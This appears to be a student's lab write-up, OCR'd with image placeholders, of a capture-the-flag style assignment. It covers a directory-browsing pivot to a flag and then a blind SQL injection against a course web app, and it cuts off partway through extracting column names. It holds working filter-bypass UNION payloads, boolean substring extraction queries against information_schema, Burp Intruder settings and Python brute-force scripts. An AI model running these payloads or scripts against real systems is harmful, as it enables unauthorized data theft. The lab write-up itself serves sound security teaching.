


Then, access such web services step by step:


1. Make web=http://127.0.0.1:8873/documents/, send the request and the result shows another three web services.




2. Continue access directory background-checks, make web=http://127.0.0.1:8873/documents/background-checks/, send request and the respond shows another three web services. However, this time, a directory named “sensitive” is suspicious.



3. Access sensitive directory, make web=http://127.0.0.1:8873/documents/background-checks/sensitive/, this time, the response shows a service named “flag.txt”.



4. Access the “flag.txt”, make web=http://127.0.0.1:8873/documents/background-checks/sensitive/flag.txt, now, we get flag!




Flag is FLAG{Pivot_life_is_good}

Back to main report


Section 2 - SQL injection exploitation walkthrough



Finding rabbit hole


When I tested the potential SQL injection point on the “Find User” page by running script “’1=1”, it shows that this place has some filter.




To check whether here is an exact injection point, I used Burp to help test. Send the request URL (http://assignment-hermes.unimelb.life/find-user.php?username=) to the repeater. Then add some payloads following the “username” parameter, the test process shows below:



payloads	Results and explanation
username=’	hacker detected. 
username=’ 1	hacker detected.  This time, though the SQL syntax is not correct, it still returns the same response, so I suppose here is not a filter.
Username=’’	Returns a different response, seems bypassed ban policy successfully.

<table>
<tr><td></td><td> 
</td></tr>
<tr><td>Username=' 1=1 --</td><td>hacker detected.
 
</td></tr>
<tr><td colspan="2">Seems the above statements all cannot bypass the filter. Let's try UNION statements.</td></tr>
<tr><td>Username=' union select 1; #</td><td>hacker detected.
 

Means Not matched one column.</td></tr>
<tr><td>Username=' union select 1, 2; #</td><td>hacker detected.
 

Not matched 2 columns.</td></tr>
<tr><td>Username=' union select 1, 2, 3; #</td><td>true
 

There are 3 columns. And by using this method, can bypass the filter.</td></tr>
<tr><td colspan="2">Then continue to discover the possible bypass statements, and find that add "where" can return different values.</td></tr>
<tr><td>Username= ' union select</td><td>true</td></tr>
</table>

1, 2, 3 where 1=1; #	 This statement will always be true.
Username= ' union select 1, 2, 3 where 1=2; #	No fetch data.  This statement will always be false


Exploiting process

Based on the above explorations, we now know the bypass methods, and now, we can exploit it!

Step1 Explore database name


Use “where” and “substring” to test database name, for example, guess the first character if the database name is “U”, apply the following SQL statement in the username field:
' union select 1, 2, 3 where binary substring(database(), 1, 1) = 'U'; # No fetch data

P.S. Use “binary” mode to achieve case sensitive.





The result shows that the database name direst character is not “U”, this is a kind of blind injection, so, we need to use some tools to help brute force crack. I applied two methods, Burp and Python script.

For Burp:
Send the request to the intruder and choose cluster bomb mode, add $$ for two parameters, one for position, one for value of the position, then set the payloads for the two parameters.




First, we test the first character of the name of database. Set the first param from position 1 to 9 and set the second param all possible values of characters which should be including alphabets, numbers, and punctuations. Start attack!





And once finished the attacks, just sequence the payloads and length columns and the first few rows are our results.



Request	Payload1	Payload2	Status	Error	Timeout	Length
226	1	S	200			280
38	2	e	200			280
21	3	c	200			280
175	4	u	200			280
158	5	r	200			280
42	6	e	200			280
0			200			296
1	1	a	200			296
10	1	b	200			296

Then, we get the database name is Secure.

For Python script:

```
# find database
# Suppose the database name not longer than 10 characters
database = ""
for i in range(1, 10):
        # in each character position, apply all the possible value of characters
        for char in chars:
                # To keep the numbers of sending requests no more than 30 times per minute
                # time.sleep(2)
                payload = "' union select 1, 2, 3 where binary substring(database(), {i}, 1) = '{char}'#".format(i=i, char=char)
                respond = session.get("http://assignment-hermes.unimelb.life/find-user.php?username=" + quote(payload))
                if respond.text == 'true':
                        database += char
                        break
print("database name is ", database)
```


```
database name is  Secure
```

Step2 Explore table names

After found the database name, now discover the table name. We know the table names stored in “information_schema.tables”. Guessing the first character of the first table name is “U”, use GROUP_CONCAT function to put all the table names together and can be retrieved in Secure database.

The test script shown below:


'union select 1,1,1 from (select GROUP_CONCAT(table_name) as t from information_schema.tables where TABLE_SCHEMA='Secure') as tabel where substring(t, 1, 1) = 'U';#




The result shows that the first character is not “U”. Then apply the brute force crack the table names with Burp and python.

For Burp:

Locate position and the value of that location to set payload. Then start attack.





7	17	t	200			280
0	20	t	200			280
5	1	T	200			280
0	2	r	200			280
2	14	r	200			280
6	4	i	200			280
8	6	i	200			280
3	21	i	200			280
01	5	n	200			280
03	7	n	200			280
18	22	n	200			280
28	8	g	200			280
43	23	g	200			280
53	9	s	200			280
56	12	s	200			280
59	15	s	200			280
63	19	s	200			280
79	11	U	200			280
05	13	e	200			280
10	18	e	200			280
	1	t	200			296

Sequence the results based on the position sequences, and then we get table names: Trainings, Users, Testing

For Python script:

```
#find table names
tables = []
for i in range(1, 30):
        for char in chars:
                time.sleep(2)
                payload = f"'union select 1,1,1 from (select GROUP_CONCAT(table_name) as t \
                from information_schema.tables where TABLE_SCHEMA='Secure') as tabel where binary substring(t, {i}, 1) = '{char}';#"
                respond = session.get("http://assignment-hermes.unimelb.life/find-user.php?username=" + quote(payload))
                if respond.text == 'true':
                        tables.append(char)
                        break
print("table name: ", "".join(tables))
```

```
table name:  Trainings,Users,testing
```


Step3 Explore columns names

1. Find the table “Trainings” columns

After found the tables name, now discover the columns name. We know the columns names stored in “information_schema.columns”. Guessing the first character of the first column name is “U”, use GROUP_CONCAT function to put all the columns names together where specific a table name “Trainings” in Secure database.

The test script shown below:

'union select 1,1,1 from (select GROUP_CONCAT(column_name) as col from information_schema.columns where table_name='Trainings' and TABLE_SCHEMA='Secure') as tmp where binary substring(col, 1, 1) = 'U';#



The result shows that the first character of the first column is not “U”. Then apply the brute force crack the columns names with Burp and python.

For Burp:

